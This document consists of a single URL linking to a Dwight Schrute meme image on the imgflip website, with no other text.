https://imgflip.com/s/meme/Dwight-Schrute.jpg